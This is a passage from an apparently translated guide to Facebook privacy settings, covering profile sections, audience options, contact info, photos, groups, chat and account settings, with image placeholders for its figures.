Police is always behind any security trick and tips because they might legitimately ask to access your friend’s data exposing your actions to a public court case if you shared something private with him.

Chapter I. Security beyond the whole picture

Part I. Facebook

Profile

Before we start talking about security options we need to examine what our profile looks like after timeline is accepted. Each profile has following parts:

- Basic Info
- About You
- Contact Info
- Favorite Quotations
- Work and Education
- History by Year
- Pages
- Relationships and Family
- Living




Figure 7. *“About you” section*

The best Facebook privacy rules [Figure 46]

The most sharing cases cover by following security settings that enough to keep privacy

- Public
  Public includes people who are not your friends on Facebook and people who are not in your school or work networks.
- Friends of friends
  The Friends of Friends option is available for minors only as the maximum audience they can share with. It allows minors to share with friends and their friends.
- Friends
  This option lets you post stuff to your friends on Facebook. If anyone else is tagged in a post, it becomes some kind of Friends because the audience expands to also include the tagged person and their friends.
- Friends except Acquaintances
  All friends except acquaintances list
- Only Me
  This option let’s see something only for you. The most interesting when you don’t want to share your birthday, but you need to fill it to pass social networks agreement
- Custom
  The Custom privacy setting lets you specify who is able and not able to view the content you share. When you choose Custom a pop-up box will appear. From the box, you can choose to share with or exclude specific networks, friends, and Friend Lists. In other words, you can make content visible to specific people or make content visible to work or school networks that you belong to, hide content from specific people or hide content from everyone so that only you can see it.
- Friends List
  Different friends list you made including auto created list by city tag or company tag

The top of public data on Facebook (according to MakeUseOf)

- Things that are always public include questions, comments on Facebook help pages, comments on application help pages, showing up as an attendee at a public event, your -name and current profile picture-, your gender and your networks.
- Things that most people think is private (but are public by default) include Google search results, letting applications your friends use know your information, pages you “like”, allowing websites and applications you use know your information, instant personalization by Facebook partner sites, ability to add you as a friend, ability to send you a message, status updates, bio & favorite quotes, current location, hometown, interests, relationships and family.

Did you know?

To see how your public profile looks like follow *Home->Account Setting->Subscribers->”Want to know what subscribers can see? View your public timeline”.*




Figure 8. *„Basic info" section*

The *About Me* section [Figure 7] stores all information you want put to this section. This section can be available not only for public, your friends or only you, it's completely set up to choose by list or specific person who can or can't see this part.

The *Basic info* section [Figure 8] stores all information which can be used to fill other non-Facebook profile by clicking sing up button; also each social application tend to use this part. Basic info includes your sex, birthday date, your current relation status, your languages, political views and other. All records except your sex are controlling in the same way like previous section by choosing any one to see. Your birthday record has two ways to control where the first way is stronger. First way is to choose who can see it; second way is choosing whether or not publishes this in timeline [Figure 9].




Figure 9. *„Birthday" (Basic info) on timeline*




Figure 10. *„Contact info" section*

The *Contact info* section [Figure 10] stores your emails account, mobile/work/home phone numbers, your IMs, your address and web site. Each email is available to be public or private for anyone or for selected persons. The best idea to set your Facebook email to public, because if somebody doesn't have a Facebook Account (s-)he always can send you message via traditional email even if it's Facebook email address. Other emails should set into "Friends" or "Only Me" state. The last state is most applicable if you keep your IMs as public information. Each of your phones are allow to separately controlling too despite of group tag such works, mobile, fax, home, etc. Scope of your Address, city, zip is controlling as an entire, therefore you must decide if Facebook is one of eBay account to fill too much details as they ask or not. Web-site record often refers to public blog, live journals or your own web-site. As for me, I place this link to the *http://re.vu/yury.chemerkin* site stored all social account in one place. It means I can hide all of my social contacts on Facebook except re.vu link. It's completely up to you whether Facebook more privacy than re.vu if you start to receive a lot spam of not.




Figure 11. *„Live" section*

Figure 12. *„Relationships and Family" section*




Figure 13. *„Pages" section*

The *Favorite Quotations* section is the same with *About Me* section, so I miss this.

The *Live* section [Figure 11] stores two part information about your current city and your hometown site. They are both easy controlled separately. If you want to be easy found my these points while someone wants to connect with old-friends you should set this position to public and make sure that profile are searchable for Facebook and not for all internet.

The *Relationships and Family* section [Figure 12] stores your current relationship which also can be controlled accurate within specific person and Family relation about your uncles, wife, children and etc. Good idea to set family relations visible only for person who involved in it to avoid any embarrassments except cases you has other reason to merge this list with another friends list, for example to build genealogical tree.

The *Pages* section [Figure 13] provides one way controlling your pages consisted on showing those or not. Pages are for organizations, businesses, celebrities, and bands to broadcast great information in an official, public manner to people who choose to connect with them. Similar to profiles (timelines), Pages can be enhanced with applications that help the entity communicate and engage with their audiences, and capture new audiences virally through friend recommendations, News Feed stories, Facebook events, and beyond. On the Manage Permissions tab where you can set country and age restrictions to control who is able to search for and like your Page as well as control posting preferences and manage your moderation blocklist from this tab. If you're logged in to Facebook and visit a website with the Like button or another social plugin, your browser sends us information about your visit. Since the Like button is a little piece of Facebook embedded on another website, your browser is sending information about the request to load Facebook content on that page. Facebook records somewhat of this information like your user ID, the website you're visiting, the date and time, and other browser-related information. In case you're not logged on Facebook, Facebook receives the web page you're visiting, the date and time, and other browser-related information. Facebook delete or anonymize the information we receive within 90 days also.

The *Work and Education* section [Figure 14] provides three categorizes separately controlled by each user regarding to place you've worked, your Unis and your high schools. You're allowed to fill this by position, city, positions description, time period, your project with their description, time period and persons involved if they're available on Facebook and approved this information. Adding your employer to the Education and Work section of your profile (timeline) will not automatically add you to your work network; you have to join manually.

The *History by Year* section built on previous and non-editable. It's a part of your public timeline for anyone, friends or specific persons. You can't hide the whole history, but can't hide some part of them by hiding by privacy settings or deleting items from you profile/timeline.

Also, your profile provides notes, likes as kind of your interests, your mapped places, photo albums, and friends' visibility for others.




Figure 14. *„Work and Education" section*




Figure 15. *„Notes" section*

The *Notes* section [Figure 15] stores your draft notes and released notes. The draft notes are private by default while released notes are public by default. Therefore you need to check desirable visibility of them.

The *Favorites* section (or likes, or interests) stores [Figure 16] your interests about music, books, movies, television, games, sports teams, your activities, other interests and other pages you liked once. Each of these sections is separately controlled too. All your likes are built into likes' timeline by date and time.

The *Maps* section is also known as mapped places via photos. Despite of that, it includes you work and education cities and countries that you can't control by choosing specific person or group while your photos are allowed to be restricted to see by selected persons or persons' list. With the new sharing tool, you and others can create posts and add location in other words, anyone who can see a post can see a tag of you in that post, including posts with location if you weren't remove these tags.




Figure 16. *„Favourites" section*

Figure 17. *„Reporting/Blocking" section*

The *Photo albums* section provide you to choose privacy of photos by controlling friends list, Album Name, Place, Date (Year, Month and Day are completely separately) and Description. The privacy setting for your Cover Photos album is always public. You can't changes privacy of specific photos; regarding to specific photos you can choose tags, location, description, involved persons, and comments. If you share a high resolution photo or album with someone, that person will be able to download those photos. If you tag someone in a photo, the Friends audience for that photo becomes extended Friends meaning. That means the audience expands to include friends of anyone who is tagged in that photo. Anyone who can see a photo can also like or comment on it. If you want to share specific album with people who is not on Facebook you should to find a "public link" at the bottom of the page and send this link to friends or posting it on a website will allow everyone who clicks on it to view that album. Notice that this link




Figure 18. *„News feed customization" section*




Figure 19. *„Friends List" section*

will always work, even if you add photos or change your album privacy settings. Note that a video is almost the same with photos.

The *Friends* section indicates who can see your list of friends. Point from here [Figure 17] user can build Friends list, unfriend someone or block specific person. To block any person user need to choose report/block feature on friend page to see reporting wizard. I miss several options like fake timeline, inappropriate photos and mention you to feature "My Friend is annoying me". This features covers subscribing news from your friends when you can minimize news feed [Figure 18] for specific person. You also can unsubscribe from all friend updates by choosing option "Unsubscribe from …". If you want to unfriend somebody you should know that public news as subscription are still keeping while blocking person leads to interrupting of any interactions between two profiles. If you want to build friend list check your existed list [Figure 19] because, if anyone on Facebook add place of work and education or his city then (s-)he automatically adds to your list named "City area" or "Family list". You're allowed to create lists crossed between each other, like your work lists can crossed with Security list or Writing list, or Reader List.




Figure 20. *„News feed" section*




Figure 21. *„Events" section*

The *News Feed* section [Figure 20] stores content is visible only for you except case when you share it for others. You're allowed to sort news by clicking "Most Recent" to see stories in the order they were posted, or by clicking "Top Stories" to see the most interesting stories at the top of your News Feed. Also, you filter by friend lists or subscribers list.

The *Events* section [Figure 21] stores your upcoming events at first, and then declined, past, suggested event and birthdays with ability to export all events as an entire calendar to Outlook, Google, Yahoo, and etc. When you create [Figure 22] event you can make this as public even when anyone can join and be added to the event guest list without receiving an invitation or being approved by an admin and invite-only when events can only be seen by people who have received invitations and cannot be found in public search results. Both types can hide invite-list. If you join public events then information about that will appear on your timeline. Public events will appear in your newsfeed after creating by others but if you invited all invitations store in events section.

The *Messages* section stores absolutely private messages you've received and sent. By default, anyone on Facebook can send you a message, and if you set up a Facebook email address, anyone outside of Facebook can send you email too. Emails from friends and their friends go directly to your main Messages folder, and everything else goes to the "Other folder" within your Messages. You can modify who can send you Facebook messages and email by using the "How You Connect" that's discussing further. Only emails




Figure 22. *„Create event" section*




Figure 23. *Facebook settings*

from people that fall within the message privacy setting you choose will be delivered to your Facebook Messages; all messages are sent outside Facebook to @facebook.com address still appear in your inbox folder. Also, you report messages as a spam.

The *Chat* section extends previous but allows you to control your privacy when you go to online. If you manage friend lists on chat, you may see some of your friends listed as "offline." To appear online to any friend, update your privacy settings or click on their names to start chatting. You can hide yourself from all or some by:

- Go offline to all friends by selecting Go Offline.
- Go offline to some friends, but stay online (available) for others by selecting Advanced Settings.
- Go offline to one person by clicking at the top of your chat window with that person and selecting Go Offline to X.
- Facebook Advanced settings provide a few different visibility options to be:
- Stay online (available) to most friends and go offline (unavailable) to specific friends or friend lists.
- Stay offline (unavailable) to most friends and go online (available) to specific friends or friend lists
- Go offline (unavailable) to all friends

The *Group* section extend page to allow anyone (or anyone member) to post something in this group. Depends on the group's administration you may find open, close and private groups. Anyone on Facebook can see the open group and join them. That means the group will appear in search results and all content that members post is visible to anyone viewing the group while group members of closed type of groups




Figure 24. *General account settings*

can see posts in the group unless you're added to the closed group by another member and your request is approved. The secret groups cannot be found in searches, and non-members can't see anything about the group, including its name and member list. The name of the group will not display on the profiles (timelines) of members. To join a secret group, you need to be added by a member of the group. However, if you have non-friends are in the same group as you, this does not mean that they can see any more of your profile (timeline) information than your privacy settings allow.

The *Invite Friends* section help you find all friends that join to social network by the same their email addresses stored in your address book of Google, Yahoo, AOL, and etc. Note, the Facebook starts store all your contacts once added .csv file or grant pair email address plus password. If your email service is allowed to use one-time password such as Google then you may type this password and then remove it from Google service; if not then you may change password before you grant to Facebook your own address book and change again after you've finished adding. By the way, you can remove all stored contacts from invite history by clicking "Manage imported contacts" and then remove all contacts by following link *https://www.facebook.com/contact_importer/remove_uploads.php*.

Settings

Let's start with final Facebook security features. Please, keep in mind that some features may depend on country. You can use your Facebook account as primary profile as well as profile page [Figure 23]. There are two setting groups are available for your primary profile with their subgroups (keeping Facebook Settings notation):

- Account setting [Figure 24]
  - General
  - Security
  - Notifications
  - Subscribers
  - Apps
  - Mobile
  - Payments
  - Facebook Ads
- Privacy setting [Figure 45]
  - Default Privacy
  - How you connect
  - How Tags Work
  - Apps and Websites
  - Limit the Audience for Past Posts
  - Blocked People and Apps

Account settings show a brief overview of your common setting like GUI Language, your password,




Figure 25. *Name setting*




Figure 26. *Username settings*

email account, name, linked accounts, mobile management features and others typical settings.

On *General* tab the name record [Figure 25] is available to type your Full Name as well as Language specific name that help your friends see your name in the way that's most natural for them if they use Facebook in the same language as your language-specific name. Despite some social networks like LinkedIn you can't set any kind of your last name obfuscation, such as "Yury C.", to show this to public or friends of friends. Your username record [Figure 26] indicates yours identity to show how easy anyone could find you or not. You may




Figure 27. *Email settings*




Figure 28. *Email confirmation settings*




Figure 29. *Facebook email verification*




Figure 30. *Linked accounts' settings*

keep your numeric to be more private or put any random characters at this field, but you can do it only at once. Your email record [Figure 27] indicates primary email, Facebook email and ability to store your email address for your friends if they download their own copy of Facebook information. Set of primary emails allow user to sign via pair "email address" plus "password" where email address maybe on Hotmail or Yahoo. To add new email you should click "Add another email", type a new email address and your current password and save changes. For example, I type "test21test12@mail.ru" and I need to verify it [Figure 28] by following link from received emails messages [Figure 29]. By agreeing to share user email address, user's giving an app permission to send user email to user's primary Facebook email address while user changes it. Your Facebook email is good idea to keep privacy because you can put it to public information to allow anyone sends you email on "username@facebook.com" as well as "username@myspace.com" and keep your real email address in secret. The Password record is obvious to type and re-type password because Facebook reminds you how long your password doesn't change, e.g. 7 month ago. Linked account allows to you easy sign in into Facebook, but it's not a good idea if you're use a shared PC in a caf?. Note, that it's not the same cross-posting news via several social networks. Practical




Figure 31. *Linked accounts' settings*




Figure 32. *Secure browsing settings*

